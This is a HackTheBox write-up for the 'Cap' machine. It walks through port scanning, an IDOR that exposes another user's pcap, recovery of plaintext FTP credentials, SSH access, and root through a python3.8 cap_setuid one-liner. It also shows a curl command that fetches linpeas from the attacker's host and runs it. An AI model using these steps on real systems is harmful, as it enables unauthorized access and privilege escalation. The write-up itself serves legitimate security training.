
Initial Information Gathering
Port Scanning
➜  htb sudo nmap -sV -sC -F 10.129.23.164 -vv
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Gunicorn
|_http-title: Security Dashboard

Three ports are open: FTP (21), SSH (22), and HTTP (80). Port 80 is running a security dashboard powered by Gunicorn. I noticed a username nathan referenced in the web interface, which I kept in mind for later.
Web Enumeration
I ran ffuf to look for hidden directories:
ffuf -u http://10.129.23.164/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 10

data      [Status: 302]
ip        [Status: 200]
netstat   [Status: 200]
I also fingerprinted the web technologies:
➜  htb whatweb 10.129.23.164
http://10.129.23.164 [200 OK] Bootstrap, HTTPServer[gunicorn], JQuery[2.2.4], Title[Security Dashboard]
Nothing immediately exploitable from the tech stack. I checked searchsploit and Metasploit for known vulnerabilities in Gunicorn but found nothing relevant.
IDOR Vulnerability on /data


While browsing the web app, I noticed the /data endpoint uses sequential numeric IDs in the URL — for example /data/3. I tested changing the ID to /data/0 and was able to access another user's captured network data without any authorization check. This is an Insecure Direct Object Reference (IDOR) vulnerability.
I downloaded the pcap file from /data/0 for analysis.
Analyzing the PCAP
The pcap file was too long to read raw, so I used grep to filter for FTP credentials since FTP sends data in plaintext:
➜  Downloads tcpdump -r 0.pcap | grep "USER*"
FTP: USER nathan

➜  Downloads tcpdump -r 0.pcap | grep "PASS*"
FTP: PASS ~~REDACTED~~
I found plaintext FTP credentials for the user nathan captured in the network traffic.
Foothold
FTP Access
I tested the credentials on FTP first:
➜  htb ftp -p 10.129.23.164
Name: nathan
Password:
230 Login successful.
Login was successful. I found user.txt in nathan's home directory and retrieved it:
ftp> ls
-r--------    1 1001     1001    33 Apr 23 23:48 user.txt
ftp> get user.txt
226 Transfer complete.
SSH Access
Since we need shell, I tried the same credentials over SSH:
➜  htb ssh nathan@10.129.23.164
nathan@cap:~$
Got a shell as nathan.
Privilege Escalation
Checking sudo and SUID
nathan@cap:/$ sudo -l
Sorry, user nathan may not run sudo on cap.
Nathan has no sudo privileges. I then checked for SUID binaries but found nothing unusual — only standard system binaries.
Running LinPEAS
I transferred linpeas to the target using a Python HTTP server on my attacker machine:
# Attacker machine
➜  linpeas python3 -m http.server 8080

# Target machine
nathan@cap:/tmp$ curl http://10.10.15.107:8080/linpeas.sh -o linpeas.sh
nathan@cap:/tmp$ chmod +x linpeas.sh
nathan@cap:/tmp$ ./linpeas.sh
The Finding — Linux Capabilities
Under the Capabilities section, linpeas flagged a critical misconfiguration:

python3.8 has been granted the cap_setuid capability, which allows it to change its process User ID to any user — including root (UID 0). Since Python is an interpreter that runs arbitrary code, this is extremely dangerous.
Exploiting cap_setuid
Using the technique from GTFOBins (https://gtfobins.github.io/gtfobins/python/#capabilities):
python3 -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'This works because:
os.setuid(0)— switches the process UID to root, which is allowed because python3.8 hascap_setuidos.execl("/bin/sh", "sh")— spawns a shell that inherits the root UID

Summary
| Step | Finding |
|---|---|
| Web enumeration | Security dashboard with user nathan |
| IDOR on /data/0 | Access to other users' pcap files |
| PCAP analysis | Plaintext FTP credentials for nathan |
| SSH | Shell access as nathan using same password |
| LinPEAS | python3.8 has cap_setuid capability |
| Privesc | cap_setuid abuse to escalate to root |
Image credit: HackTheBox